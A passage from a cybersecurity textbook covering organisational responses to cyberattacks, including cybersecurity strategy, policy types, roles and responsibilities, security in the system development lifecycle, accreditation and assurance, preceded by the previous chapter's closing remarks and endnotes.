In this chapter, you have learnt about some common security threats to organisations, from highly technical, intentional attempts to penetrate systems, through to the failure to implement organisational policies, procedures, and guidelines that prevent errors or omissions from occurring. While the highly technical threats tend to receive much popular and media attention, in the following chapters, you will learn that an appropriate security response involves both technical and non-technical countermeasures.

Indeed, if many organisational countermeasures were in place, most of the technical penetrations involved in cyberattacks *could be prevented*. For example, rootkits would not be able to infect the Master Boot Record (MBR) of PCs if the level of access for ordinary users was restricted, especially if such users are vulnerable to “drive-by downloads” from malicious websites. Rather than trying to invent the world’s next greatest anti-virus system to deal with the threat directly, proper planning about access control and authorisation can potentially cut-off this attack vector.

Notes

- 1 More than 24 Customs and border protection agents have been investigated for assisting organised crime. (www.theage.com.au/national/customs-officers-probed-20120327-1vwmq.html)
- 2 For a review on prevalence, see Prichard, J., Watters, P.A., & Spiranovic, C. (2011). Internet subcultures and pathways to the use of child pornography. *Computer Law & Security Review*, 27, 585–600.
- 3 For a review on prevalence, see Watters, P.A., Layton, R., & Dazeley, R. (2011). How much material on BitTorrent networks is infringing content? *Information Security Technical Report*, 16(2), 79–87.
- 4 www.sans.org/top-cyber-security-risks/
- 5 www.dsd.gov.au/infosec/top35mitigationstrategies.htm
- 6 www.smh.com.au/business/markets/fat-finger-points-to-us-stocks-dive-20100507-uh91.html
- 7 www.phenoelit-us.org/dpl/dpl.html
- 8 For a framework, see Stabek, A., Watters, P., & Layton, R. (2010, July). The seven scam types: Mapping the terrain of cybercrime. *2010 Second Cybercrime and Trustworthy Computing Workshop*, 41–51.
- 9 www.bbc.co.uk/programmes/b01cyt4l
- 10 www.wired.com/threatlevel/2009/01/fannie/
- 11 http://en.wikipedia.org/wiki/1998_Auckland_power_crisis
- 12 Many examples can be viewed at McAfee’s *Hacking Exposed* site (www.mcafee.com/us/campaigns/hacking_exposed/webcasts.html).
- 13 Kevin Mitnick’s books (such as *The Art Of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders, and Deceivers*, 2005, ISBN 0-471-78266-1) are an invaluable guide to placing yourself in the mind of an attacker.
- 14 The recent decision by the Australian government to exclude a Chinese company (Huawei) from bidding to supply the National Broadband Network appears to reflect concerns about espionage (http://afr.com/p/opinion/huawei_exclusion_correct_conclusion_SKaJKe9l01USMMVBivRCcM).

- 15 Singh, S. (1999). *The code book: The science of secrecy from ancient Egypt to quantum cryptography*. London: Fourth Estate. ISBN 1-85702-879-1.
- 16 www.research.ibm.com/antivirus/timeline.htm
- 17 www.switched.com/2010/04/16/kenzero-virus-blackmails-those-who-illegally-download-anime-porn/
- 18 www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Torpig-A.aspx
- 19 <http://au.norton.com/theme.jsp?themeid=zeus-v3>
- 20 www.dailymail.co.uk/sciencetech/article-2083271/SpyEye-trojan-horse-New-PC-virus-steals-money-creates-fake-online-bank-statements.html
- 21 A recent example is Koobface, being an anagram of Facebook, and spread using social media (www.zdnet.com/blog/facebook/facebook-exposes-hackers-behind-koobface-worm/7538)
- 22 For a review, see Zhang, L., Yu, S., Wu, D., & Watters, P.A. (2011). A survey on latest Botnet attacks and defenses. *Proceedings of the 10th IEEE International Conference on Trust, Security and Privacy in Computing and Communications*, 53–60.
- 23 Stabek, A., Watters, P.A., & Layton, R. (2010). The seven scam types: Mapping the terrain of cybercrime. *Proceedings of the 2nd Cybercrime and Trustworthy Computing Workshop (CTC)*.
- 24 Watters, P.A. (2009). Data loss in the British government: A bounty of credentials for organised crime? *Proceedings of the 1st Workshop on Cybercrime and Trustworthy Computing*.
- 25 www.publictechnology.net/content/12772
- 26 www.techweekeurope.co.uk/news/laptops-stolen-westminster-82003
- 27 www.thebureauinvestigates.com/2012/05/23/is-your-data-safe-government-departments-plagued-by-data-losses/

ORGANISATIONAL RESPONSES

How can organisations best deal with the threats posed by cyberattacks?

In the absence of a single “silver bullet” that can solve all security problems, it is necessary to consider how organisations can develop their structures and operations to build in considerable *resilience* in the face of adversity. Perhaps surprisingly, before we review technical countermeasures (of which there are many in security), we firstly deal with developing a *Cybersecurity Strategy (or Cybersecurity Plan)*. With the appropriate endorsement and support of management, this should be the first line of defence against cyberattacks.

There are some key constraints on enabling an appropriate organisational response to cyber threats. These include:

- *Governance*—ultimately, the security of an organisation is everybody’s responsibility, since the failure to follow policy or deliberate attempts to thwart security controls can lead to intrusion, fraud, or loss of data. Having said that, management needs to take clear responsibility for developing and implementing security plans, and appropriate management personnel need to be held accountable for the success or failure of the security programme. For example, many organisations now have a Chief Information Security Officer (CISO) who may sit on the board, or at least report to a Chief Information Officer (CIO). This person must act on the authority of the Chief Executive Officer, and be enabled to make security decisions that support the business plan at all levels of the organisation.
- *Management*—management must be proactive as much as reactive in its approach to Cybersecurity. A key issue that managers must deal with is “what is important to protect in your organisation”? Is it company data? Customer records?

Intellectual property? Access to money or securities? Networks and systems? The value that an organisation places on these items will ultimately be driven by the organisation's *business plan*, as well as by *legal* and *ethical* constraints. Private businesses are primarily interested in making *profit*, not just protecting information because a textbook says that is the "right thing" to do. The cost of building assured systems is usually prohibitive in the private sector. Thus, managers must proactively manage the risk involved in the potential loss of data or fraud in their organisation. The level at which this loss can be tolerated must be explicitly accepted by management.

- *Integration*—security must be integrated into all business processes and structures within an organisation. There is little point "adding on" security after an organisation's structures and processes had been designed and implemented, as the users affected will have built up certain expectations about freedom and access which may not be supportable within a secure environment. For example, if users have had the freedom to install for any application on their work PC, and a policy is subsequently adopted that bans this activity, it will not be welcomed by the staff. However, if the policy is in place when new work teams are assembled, or before new staff are employed, and if they are highly made aware of security policies beforehand, then they will be more likely to comply with policy, especially if they see management setting an example. Furthermore, when designing and developing systems, a complete redesign may be required if security is needed to be added on. For example, an application which is designed with no mechanism for identification and authentication will typically require changes to every API call, where an identity parameter is passed between objects and methods during object lifecycle. Such a reworking of the API structure of the design would be very expensive, but may become necessary following a cyberattack. Thus, security must be an integral part of system design and throughout the lifecycle of a system.
- *Budget*—security must be a *funded activity* within organisations. Many aspects of security are free to implement, but others are very costly. In order to justify a budget allocation, security

must be tied directly to the mission of the organisation, and the goals that are set out in its business plan. This may include *tangible items*, such as the protection of *revenue*, and *intangibles*, such as the protection of a *brand*. Security programmes which are perceived by management not to be *aligned with business goals* will simply not be funded appropriately, even if technical staff believe that there are strong technical justifications for new and expensive countermeasures. All security controls should be as *cost-effective* as possible, proportional to the risk, and justifiable in terms of *cost-benefit*.

- *Risk*—some organisations have a higher or lower risk profile, which can be determined through risk assessment (Chapter 2). By corollary, some organisations are more risk averse than others. Planning for security needs to take into account these two related dimensions. For example, a local community organisation with limited resources may have to tolerate the loss of availability, if their server is attacked. They may not have the personnel or the budget to continually patch and monitor the system. In this case, management must accept the residual risk, even if the likelihood of an intrusion is high. For other organisations, estimated risk may be quite low, but their tolerance for security intrusions is extremely low or nil. In this case, security planning may be based around eliminating threats with a view to fully minimising residual risk.
- *Collective Security*—the Internet is an inherently connected domain. Individual organisations may own a domain name, which logically points to a number of available online services which they offer to customers or to their own staff. However, these offerings are never made in total physical isolation; customers connect to the Internet through their ISP, and organisations may also have their own ISP or be responsible for their own direct connection. Between a client and server, there may be numerous intermediate hosts who all have the potential to tamper with or inadvertently disrupt the connection. Thus, while client-server interactions lie at the heart of e-commerce patterns, they're not simple party-to-party transactions. All participants in the Internet have legal and ethical obligations to work together for collective

security. International organisations like *ICANN* and national and special interest *domain registries* and *registrars* all have a role to play in protecting the integrity of the Internet.¹ National computer emergency response teams (CERTs) also have a remit to protect the Internet within the borders of their respective nations. As discussed in Chapter 1, the direct projection of military power into the Internet may change the balance of some of these responsibilities in the future.

- *Legal context*—although the Internet allows users and service providers to connect across national boundaries, the underlying legislative framework for telecommunications services differs greatly in all countries. In some nations, many services or sites are blocked due to government *censorship*.² In other cases, the contents and destination of data packets must be logged by ISPs on a per user basis, and retained for a certain time period. Users often buy and sell goods and services on the Internet to people in other jurisdictions, where *consumer laws* may be different. There have been numerous cases of conflicts between the laws governing the buyer and seller in e-commerce. Sites that are trading internationally, such as Ebay, must also comply with all local laws and customs, even where they conflict. In some jurisdictions, ISPs and organisations offering services may need to interact with law enforcement in relation to threats including criminal acts, such as film or music piracy. While the Internet was setup is a very open environment, legal constraints will play an even greater role in its future direction.
- *Social context*—in open and democratic societies, social factors play an important role in scoping security-related activities. Many security technologies and programmes are perceived to be invasive by ordinary citizens, even though there they might play a crucial role in crime prevention or investigation. The popular press often describes the widespread adoption of CCTV in public areas as an invasion of privacy. Statistics point to a very low conviction rate where CCTV is actually used as evidence.³ However, in the recent London riots, CCTV evidence was crucial in identifying violent attackers.⁴ Also, CCTV can act as a “suitable guardian” in situational crime prevention terms, meaning that its presence can (and does)

act to deter criminals. One of the key issues on the Internet is how to enable a suitable guardian to protect ordinary users (including children) from harmful material, or from attack. Is a *military response* appropriate? Some kind of online *policing*? The extent to which societies expect security and embrace it is a complex and ongoing dilemma for many nations.

- *Military context*—the Internet grew out of a defence research project in the US, so it is perhaps unsurprising that debate about its future role has returned to its military roots. The Internet has numerous advantages for states wishing to project power—organising attacks can be done at relatively low cost, and without any *formal declaration of war* (i.e., *plausible deniability*). In addition, the potential for collateral damage is greatly reduced compared to traditional military attacks, such as air bombing, or chemical or biological warfare. Although cyberwarfare may lead to loss of life, it is most likely to be effective in disrupting civil activity, such as disruption to financial services and markets, critical infrastructure (such as water, gas, and power utilities), or perhaps to further enable the gathering of intelligence through espionage.

In the rest of this chapter, given these constraints, I will provide some practical guidance around planning to defend against cyberattacks, through the development of a Cybersecurity Strategy (CSS).

The Cybersecurity Strategy

The CSS (or plan) for the organisation must cover a number of key elements including:

- *Policy*—the set of decisions taken by management to protect an organisation against cyberattacks
- *Roles and Responsibilities*—what needs to be done and to implement policy, and who is responsible for doing what
- *Management*—will Cybersecurity be organised centrally or in a more distributed fashion?
- *Planning*—for all systems within the organisation, how will Cybersecurity be insured at each stage of a system's lifecycle?

- *Assurance*—the extent to which a system is actually secured
- *Accreditation*—the acceptance of residual risk by management prior to a system becoming operational.

Policy

At the heart of defending against cyberattacks is the need to make critical decisions about how systems, networks and data are secured. This is the role of policy. Many people believe that controls and countermeasures represent the critical decisions in security but selection of these controls is only a consequence of proper policy-driven decision-making in an organisation. Policies may be developed with different scope, such as:

- *Organisational Policy*, whose elements apply across the entire organisation
- *Issue-Specific Policy*, which is limited to solving a specific problem or concern
- *Entity-Specific Policy*, which applies to a specific network, system, user group, etc., and so on.

Policies that are not intended to set on a shelf can never be looked at. They must be developed, tested, and expressed in such a way that they can be enforced and implemented easily. A number of tools are available to implement policy, including:

- Standards, such as NIST
- Guidelines and Control Frameworks
- Procedures (i.e. Standard Operating Procedures, or SOPs).

If policies are not implemented using these tools, then it is likely that an organisation is exposing itself unnecessarily to cyberattacks.

One question is how do you know that you have selected the right policy in the first place? This is the role of *comparative policy analysis*, especially with an international dimension. Such analysis can provide important validation of the specific approach that your organisation is taking with respect to policy development, and can assist with benchmarking against comparable or like-minded organisations. Internally, it can be very helpful to provide senior management with

a range of options, and be able to relate policy proposals to real-world experiences in other organisations globally.

Finally, many sample policy templates are available from the SANS Institute (Escal Institute of Advanced Technologies).⁵

Organisational Policy The overall organisational policy for Cybersecurity is likely to have several elements, including:

- The *goals* or purpose of the Cybersecurity programme, which might be expressed in terms of the *CIATriad* as those properties relate to the organisation's mission statement
- The *scope* of the policy—to whom it will apply, what systems, networks, and data are our intended to be protected
- *Responsibilities*—who is responsible for implementing the policy and undertaking its activities, including *compliance* and *oversight*.

Issue-Specific Policy Issue-specific policy is intended to express decisions about individual matters. These matters could range from the use of social media, through to dealing access policies, firewalls and so on. Typically, organisations strike a balance between overall global policy settings and issue-specific policy, such that the overall policy goals and decisions change infrequently but music issue-specific policies can be developed as the need arises. An issue-specific policy is likely to have a number of components including:

- A succinct *issue statement* identifying the need or problem for which a policy needs to be developed
- A statement of management's *decision* in relation to this issue
- A statement of *scope*, indicating the individuals, systems, networks, and data to which the policy will apply
- A matrix of *roles and responsibilities*
- Implementation details, including *compliance* and enforcement
- The *date and time* when the policy will become effective
- The manager who will “own” the policy
- How the policy will be *communicated* to those users who will be impacted

Some typical examples of issue-specific policy are provided by Georgia Tech⁶ and they include:

- Password policy
- Web-hosting policy
- Identity management policy
- Credit card processing policy
- Wireless network usage policy
- Email-for-life policy
- Telephone policy, and so on.

Entity-Specific Policy Entity-specific policies are decisions made about *individual systems* and networks and users, or groups of these entities. These policies are generally the most concrete expressions of the broader policy goals which may be set out in the organisational policy. Entity-specific policies are typically expressed through:

- *Security Objectives*—what is the policy specifically trying to achieve in terms of the *CIA triad* for this specific entity
- *Business Rules*—what operational rules must be implemented to ensure that the objectives can be met. Often these roles can be expressed as which *entities* (users, services, and applications) can perform which *operation* (create, read, update, and delete) on which other entity (file, network port, etc.) at which time, for how long, and under which conditions

Although the business rules should be as specific as possible, it's also worthwhile noting that exceptions to the rule may sometimes limit the extent to which behaviour can be limited through rule sets. For example, if a critical service fails, and the user whose account may have been used to start a critical process from a specific server is away and unable to access a terminal, they may have to share their password, which would break a business rule. The question for the organisation is, "is it more harmful to share password or to deny availability to users?"

Also, consideration should be given to distinguishing between logical and physical entities, as historically, many exploits attacks

have used this as an attack vector. For example, a file system may have access controls on the files and directories which can be specified on a per user or a per group basis. The host operating system installed on the disc bases these access controls by design and logic, but they are not physically enforced. Therefore, if the disc can be removed or the system has been issued with another operating system that can read the data on a disk but which is not compelled to obey the logical access restrictions, then data exfiltration may result.

It is important to note that while technology may be used to implement entity-specific policies, it may be necessary to use other controls, such as locked rooms or buildings that prevent the physical removal of a hard disk or tampering with its contents in the way described here. It is usually a combination of such controls, physical and logical, that implement a defence-in-depth approach to information security.

The UK National Health Service (NHS) publishes many system-specific policies, including the Electronic Staff Record (ESR) System Specific Policy.⁷ This policy has a clear statement of:

- Objectives
- Roles and responsibilities (system owner, system administrators, service requestors, report writers, users, etc.)
- Conditions to be met for system access
- Mechanisms for access
- Procedures and processes
- Implementation
- Audit, and so on.

Roles and Responsibilities

In large organisations, it is surprising just how many roles may have some direct involvement in Computer Security. However, if you think about the CIA triad, many of these properties are end-to-end in nature: confidentiality must be maintained between two parties, a service should be available from a client to a server, integrity must be maintained during the day to lifecycle, and so on. Some of the key roles and responsibilities for ensuring Cybersecurity are described below:

- *The Board*—a company's board hires the CEO and typically has sub-committees that are responsible for ensuring sound financial management including auditing of information systems
- *Executive Team*—the CEO and their team are directly responsible for managing the organisation's overall goals in Cybersecurity. Under the Sarbanes Oxley Act⁸ in the US, the CEO is legally accountable for Computer Security; this has led many organisations to create specialised CISO roles, described below, so that the CEO has a responsible officer who can manage the overall Cybersecurity policy implementation for the organisation
- *CIOs and CISOs*—a CIO is responsible for managing all information in an organisation, while a CISO manages security strategy and implementation. A CISO will typically report to the CIO, but may also have a junior line of reporting to the CEO, and in technology firms, may even sit on the board. There are good governance reasons for ensuring that CISOs are able to promptly report concerns or non-compliance with an organisation's security policy, even if the non-complying individual is the CIO or the CEO.
- *Functional Managers*—functional areas within an organisation, such as Human Resources and Finance, have a key role to play early in identifying the security needs of their specific applications. For example, a Human Resources system may have to comply with industrial law and privacy policies which may not apply to the Finance system. On the other hand, the Finance system will have to comply with policies from taxation authorities and *prudential regulators*. Managers from these parts of the business need to have input into security policies.
- *Application or Service Owners*—specific managers are often responsible for one or more services or applications in an organisation. For example, Internet banking applications and services may be the responsibility of a single application owner. Such an owner must also have a key role in setting policies for their specific systems and applications since there will have the expert and *specific knowledge* to determine the appropriate policies.

- *Technologists*—technical support teams, including system administrators, database administrators, and communications staff have a key operational role in implementing policy, but wise organisations will also consult them on the appropriateness, applicability, and feasibility of proposed technical controls that would be derived from policy. Organisations which ignore technologists are at risk of creating policies which are simply never implemented.
- *Security Administrators*—in many organisations, there is a *separation of duties* between managers who make security decisions and those who implement them. For example, a security manager might be authorised to make decisions about access, but will be unable to implement them without a system or administrator. Conversely, a system administrator may not add users to a system or change their privileges without the security manager's *written approval*. This level of separation of duties is one of the best defences against fraud, or indeed, against external cyberattack, where a single account is compromised. In combination with the principle of *least privilege*, many system accounts can be set up with specific privilege when authorised to operate critical applications and services, while preventing a single rogue user account from damaging critical systems or networks, or exfiltrating sensitive data.
- *Incident Responders*—large organisations will often have a dedicated computer emergency response team working in a Security Operations Centre (SOC) who will be responsible for the primary response to external intrusions.
- *Fraud Teams*—many organisations have a separate fraud function which monitors *financial probity* and discrepancies, to detect inappropriate behaviour by customers or staff. In order to undertake their investigations, fraud investigators may need access to sensitive data or systems.
- *Vendors*—most organisations will deal with a range of vendors who provide technical countermeasures. These vendors can provide an invaluable source of advice regarding appropriate means to implement policy using their software or hardware solutions (keeping in mind that they will probably want to sell you something!)

- *Outsourced Service Providers*—most organisations today will outsource many back office functions to specialised outsourced service providers. In such an environment it is critical that organisations can clearly specify security policies which will apply to systems managed externally. The outsourced organisations must also be available for auditing and operational assurance by representatives from the client organisation.
- *IT Departments*—the broader IT department has a key role as it will typically host the helpdesk, which is often where users might report attacks or anomalous behaviour, before it is passed through to the CERT.
- *Physical Security*—most organisations will have their own physical security office which is responsible for physical access control, securing paper records, close protection detail, and so on. There is a clear overlap between the roles played by the IT and Computer Security teams and their activities of physical security. Yet they often have different reporting lines and little coordination or skills in common. Intruders may make use of this disconnection between physical and Computer Security in order to attack an organisation.
- *Auditors*—auditors play a key role in securing organisations particularly with respect to *financial integrity* and *compliance* with relevant legislation. Auditors have a key role in examining the integrity of information systems to ensure that neither external attackers nor insiders are able to commit fraud. In order to provide a certain level of assurance, management may engage auditors to verify that design and operations are working as planned.
- *Disaster Recovery Teams*—disaster recovery teams are likely to be formed from personnel across all critical business units in an organisation. These teams will include IT, and many other organisational groups including senior managers, fire and safety officers, physical security staff, and communication staff, and possibly represent the use of external organisations such as the fire brigade. These teams will be responsible for coordinating recovery from disaster, and planning for disasters including contingency planning.

- *Finance and procurement teams*—these teams will be responsible for ordering and purchasing equipment which may need to meet specific criteria for certification or production use of new technologies.
- *Legal*—the legal team will be responsible for reviewing and generating contracts for support in which security may play a key role. For example, strategic outsourcing contracts with a multinational should include clauses which compel the outsourcer to honour and obey internally developed security policies, procedures, guidelines, and standards.
- *Human Resources*—HR will be responsible for advertising, processing applications for employment, and, most importantly, conducting employment-related checks, such as a national police check or a security clearance.
- *Physical Plant*—this team will be responsible for the provision of critical and supporting infrastructure, such as power, light, gas, water, heating, and cooling. They will play an important role in operational assurance. For example, sensitive computer equipment, such as a server farm, would generally only operate within a narrow range of tolerance for temperatures, so cooperation of the physical plant team is critical for normal operations.
- *Users*—these include both staff and customers, and are possibly the most important role with respect to Cybersecurity. Social engineering attacks are almost always targeted at ordinary users to trick them into opening a gap in the network perimeter. For example, users may click on a phishing link, or download some legitimate software which contains a Trojan horse. Strengthening ordinary users, and their client PCs, must be a key priority in securing networks and systems.

Management

The key operational question for managing the Cybersecurity response is the extent to which it is managed *centrally* or is *distributed*. Although a fully centralised approach may seem sensible and consistent with “command and control” as understood within Defence, the likelihood that systems, networks, and users will be operating at many different

geographical locations and in different jurisdictions suggests that at least some level of distributed management and policy development should be encouraged. The major issue is often that the planning for Cybersecurity is often not formalised and has been based simply on *prior practice* or *received wisdom*, which may not have been *validated* in any way. Also management practices which worked well for an organisation in the past may not be suitable for the cyber environment.

At the central level, the overall organisational response and responsibility for Cybersecurity defence can be determined, while at the local level (department, branch, office, system, network, or user) individual policies can be developed and managed.

There are a number of key benefits of centralised Cybersecurity response:

- It is *cost-effective* to develop a single set of policies for an organisation rather than having each branch develop their own.
- A consistent response and planning for appropriate *countermeasures* will be most effective when there are no “weak points” in external defence which may arise in the absence of a central policy.
- *Purchasing* of security software, such as anti-virus software, will be cheapest when an *economy of scale* can be realised.
- Consistent approach *to awareness, training, and education* to ensure that all users approach common systems with the same background.
- *A standard operating environment*, with a centrally determined structure and controls, can be very easily pushed out to users using virtualisation technology.

A centralised management approach can only succeed when:

- It is *funded* appropriately.
- The CISO has the *authority* to develop and implement policy.
- There is a Cybersecurity strategy and plan in place which is supported by *realistic* and *cost-effective* tactics.

At the local level, policy also lies at the heart of developing an appropriate response. Issue-specific and entity-specific policies

may not be relevant to other parts of the organisation and so it is important that their policies should be developed and tools deployed to implement the policy.

As local policies are deemed to have succeeded or failed over time, their general relevance can be determined, and it may be appropriate to move some policies into the centre rather than the periphery. This transition can be assisted by regular dialogue between central and local officers responsible for policy development and implementation, especially during the system development lifecycle. Other interactions are likely to occur during system audits.

Planning

For many software engineers and programmers, security is something which they typically don't consider during development. Trying to consider an anticipate or potential threats while attempting to meet functional requirements is a challenge.

However, there are many reasons as to why security should be built into the System Development Life Cycle (SDLC), especially during the early stages of choosing between vendor-supplied software and developing software in-house. Usually, it is very costly or embarrassing to fix security faults once the software has shipped to customers or is made available on the web. Indeed, numerous cyberattacks occur in exactly this way. Anticipating these attacks by examining past history should better inform system developers or procurers about appropriate design strategies.

The SDLC consists of a number of different phases:

- *Requirements*—the need for a new system is recognised by management, and the basic requirements that it must meet are outlined. Requirements are often specified as either “must have”, “may have”, or “should have”.
- *Buy/Build*—management carries out *scoping* and *costing* to determine whether a system is purchased off the shelf or whether it is built from scratch, or a set of existing components is assembled to form a new system.
- *Implementation*—the system is specified, designed, developed, and tested.

- *Operation/Maintenance*—the system is operated, bugs are identified and remedied, security vulnerabilities may also be identified, and other types of maintenance may be undertaken.
- *Decommission*—the system is taken offline, and data, systems, and networks are retained or dispersed.

What are the key security activities, then, that occur during each phase?

- *Requirements*—a *sensitivity assessment* is undertaken to determine what the security needs of the system will be during its lifecycle. Sensitivity can be measured using the *CIA triad*. The requirements will also need to take into account regulatory issues, existing organisational policy, the mission of the organisation, and so on. Sensitivity assessments are often posed as a series of questions to which answers are provided through research, such as:
 - What kind of *attacks* could be anticipated against the system?
 - What would be the *consequences* of these attacks?
 - Which entities are *most likely* to be targeted—systems, networks, or users?
 - Are there some *parts* which are more likely to be targeted than others?
 - Are there *operational issues* which might have impact on security, such as the threat of bush fire or flood?
 - What are the security characteristics of the system likely to be and will these have any *impact* on security?
- *Buy/Build*—the *sensitivity assessment* can be used to derive a set of security requirements, which can form a checklist against which competing proposals to buy or build can be assessed. For example, if the requirement is that a system must support a two-factor authentication, and a vendor cannot provide this, then that data can be excluded. For assurance reasons, requirements may also be related to organisational or international *standards*, such as support for a particular type of cipher, key length, and so on. The decision to buy or build will typically be taken on a cost–benefit basis, where the optimal

design and that captures as many “must have”, “may have”, or “should have” features as possible will be determined.

- *Implementation*—if the new system is to be developed in-house, then the security requirements can be incorporated into the system design at a very granular level. During development and testing, the *feasibility* of different approaches to meeting the requirements can be evaluated. For example, if a system requires biometric authentication using face recognition, then a range of representing faces can be tested and evaluated to a certain specified accuracy level. If a sufficient degree of accuracy cannot be obtained, a decision might be taken to use a different module. *Verification* of claimed accuracy levels by vendors can also be determined during this phase. Indeed, realistic and end-to-end testing of all security requirements and the solutions that have been purchased or developed should form part of the acceptance testing of the system. Realistic and wide ranging sets of system inputs should be tested and any anomalous results should be noted. Before a system can be released, it must be accredited by management. By *accrediting* a system, management accept the *residual risk* based on the assurance that the controls put in place will work as expected. The accrediting official will often issue a written statement specifying the conditions under which the system may be operated, and the time interval before re-accreditation will be necessary.
- *Operation/Maintenance*—when a system is where need to be operated for the first time, *turn on controls* are typically activated. This may include, for example, the removal of default usernames and passwords which were used for testing. Many vendors ship their products with these passwords,⁹ and they are commonly disseminated on the Internet, providing an easy source of information for system penetration. The lifecycle of security operations also begins at this stage, which may include:
 - Creating *user accounts* and setting passwords
 - Setting *access controls* on the basis of global, issue-specific, or entity-specific policy
 - *Training users* to operate the system securely
 - *Patching* software, and so on.

Many of these operational and maintenance activities lie at the heart of an active defence against cyberattacks. Ensuring that a system is secure during operation is known as *operational assurance*. A study by the Australian Signals Directorate (ASD) concluded that 90% of attacks against government computers could have been prevented by a good operational practice including¹⁰:

- *Patching* user applications within two days
- Patching operating systems within two days
- Minimising the number of users who have *administrative privileges*
- Preventing malicious software from executing by application whitelisting

Taken together, these strategies help mitigate against code execution, propagation within a network, and the exfiltration of data. To ensure operational assurance, two strategies can be used:

- *Monitoring*—monitoring by systems staff to achieve situational awareness is an effective way of identifying *anomalous behaviour* indicating an attack. System administrators may review process lists that indicate which users are executing which applications, or they may review system logs of services—like a web server—to try and determine if suspicious activity is occurring. A key research challenge in this area is trying to mining the enormous amounts of activity that is generated on any individual system by logging, to try and provide advice to administrators about potential attacks. Intrusion detection/prevention systems are now widely used on many networks to automate such a process, since they use “signatures” of known attacks to prevent future attacks.¹¹
- *Auditing*—an audit is usually a periodic event which aims to determine whether security practices are sufficient to meet the cyber threat. Issues which routinely arise during monitoring may be used during an audit to suggest changes to policies, procedures, guidelines, and standards. The results

of an audit for an operational system can also be used to better guide the design of new systems.

- *Decommission*—all systems have a *lifecycle*, and at the end of that cycle is the decommissioning process. Data may be destroyed or retained and network devices and systems may be decommissioned and resold. A key issue across all these activities is ensuring that devices are *sanitised* to ensure that information cannot be *recovered* inappropriately. Such information includes usernames, passwords, configuration files, etc., as well as sensitive user data. Unfortunately, many of the logical sanitisation techniques, such as deleting a file or formatting a hard drive, do not physically remove or delete data. In this case, it may be necessary to physically destroy hard drives, or use alternative tools, such as a magnetic *degausser*. The practices that you use during disposal will be determined by the sensitivity of the data, and the cost to remove it using these techniques. Numerous press reports have appeared in recent years where companies have been embarrassed by the presence of their private data appearing on second-hand systems purchased from auction sites.¹² Companies may also breach privacy legislation¹³ by not ensuring that customer data is adequately removed from such systems prior to sale.

Accreditation

Accreditation is the formal process of management *accepting the residual risk* in operating a system covered by a Cybersecurity Strategy. For a system to be accredited, risk must be reduced to an acceptable level *in practice* and not just *in theory*. Thus, accreditation should involve:

- Examination of *operational practices* (as discussed in Chapter 5) to ensure that policies, procedures, standards, guidelines, etc., work as planned
- Explicit *testing* of the technical aspects of a security plan (as discussed in Chapter 6) using technologies “in place” to determine if they work as intended
- *Identification of threats* or areas which are not covered by the Cybersecurity Strategy

- Assessment of *residual risk* once the Cybersecurity Strategy has been operationalised

Once formally accredited, there should be a *formal review process* for re-examining the solutions and assumptions that sit behind the Cybersecurity Strategy to ensure that it is still likely to be effective in combating external penetration or the insider threat.

Accreditation and assurance are very related to the concepts of *validation* and *verification* in systems engineering. Verification (like assurance) seeks to answer the question “will a particular component function as specified, using test cases which are as reflective of the real-world as possible?” Validation asks whether the problem is being solved in the right way overall, not just that the specific tests as applied to one specific component are verifiable. Another way of putting this is:

- Assurance—am I answering the questions right?
- Accreditation—have I asked the right questions in the first place?

Assurance

How is it possible for organisations to achieve assurance to a level that is acceptable? Again, this depends on the organisation’s appetite for risk as well as considerations of *cost-effectiveness* of the selected security controls. The military typically requires higher levels of assurance than corporations, yet some corporations (or even some business units within the same corporation) will require higher or lower levels of assurance than others.

What strategies are available for assurance? There are two major branches of assurance—design assurance and operational assurance. Both are described below.

Design Assurance Assurance during design is usually obtained through *testing* and *certification*. Testing relies on being able to anticipate all of the *possible parameter ranges* that might be accepted as input to every interface for a system. Design assurance fails when these parameters are unknown, or cannot be anticipated in advance. The most striking failure of design assurance continues to be the number of service daemons providing network services that do not check bounds on

input arrays, leading to a “buffer overflow”,¹⁴ when the array is filled with more characters than it was designed to hold. This can lead to a service crashing, or arbitrary code execution on the server-side—classic techniques for denying service to external users (breach of availability) or stealing secret data (breach of confidentiality).¹⁵

Testing can be improved in a number of ways, including separating the duties of developer and tester, such that test cases are clearly documented and completed before development occurs, and then independently verified against the test cases once the system has been developed. Independent verification could also be obtained by *external testers*.

In addition, certification remains an attractive route, as it provides external verification against a known standard. However, many systems and modules do not have internationally agreed standards available to verify against, and many standards bodies end up becoming bogged down for years in disagreements over the standards.

It may also be possible to use less formalised standards to achieve assurance. This may involve the use of various design and implementation patterns, such as the available system patterns or the protected system patterns.¹⁶ Available system patterns include:

- A *checkpointed* system which provides recovery in the event of failure
- A *standby pattern* which provides service resumption by a fallback
- A *comparator-checked* fault-tolerant system which monitors for system failure
- A *replicated system pattern* which supports availability through component redundancy, redirection, and load balancing
- An *error detection/correction* pattern which assists in the integrity by identifying areas and correcting them

Protected system *patterns* provide the basis for access control for sensitive data, and include individual patterns for policy decisions, enforcement, and authentication.

For individual enterprise platforms, such as Java EE and XML Web Services, specific security patterns have also been developed, including:

- The authentication enforcer

- The authorisation enforcer
- The intercepting validator
- The secure base action
- The secure logger
- The secure session manager
- The web agent interceptor
- The obfuscated transfer object
- The audit interceptor
- The message inspector
- The message intercept gateway
- The secure message router

Other approaches used in the industry include a degree of conservatism in adopting new technologies, rather than always upgrading or adopting the newest technology available. While they may be commercial pressure to do this, again on the basis of a risk assessment, it may be more prudent not to be an “early adopter” of new technologies. Putting it another way—there are no prizes for being brave!

Certification can be provided in a number of ways; internally, development or quality assurance teams may self-certify a solution, or external/independent bodies may be engaged to verify the certification that has been undertaken. A degree of independence is desirable since problems may have been “swept under the carpet” by the internal team. Also, most off-the-shelf and customised products would come by some type of *warranty*, which provides an additional level of assurance. While warranty statements are notoriously difficult to read and understand, they will usually provide some means of redress in the event of failure. However, civil claims against vendors may eventually be unsuccessful if you rely on warranty, due to the costs involved in litigation and the relative market or financial power of the vendor (or indeed, the customer).

Operational Assurance Design assurance is critically important to ensure that systems go live as securely as possible. In reality, despite rigorous attempts to provide certification and testing, many systems enter production with known or unknown flaws providing a vector for attack. This is where operational assurance comes into play. Operational

assurance is an attempt to ensure that a system operates as intended to meet the challenges of a threatening environment. Operational assurance also provides an opportunity to examining the link between users working on a system in operation rather than guessing how users will actually use the system in practice at design time. In many cases, users will attempt to *subvert critical controls* in order to make a system easier to use. Sometimes, this will suggest changes to controls or to design and that can be considered during the maintenance phase of the system's lifecycle.

There are two key types of operational assurance:

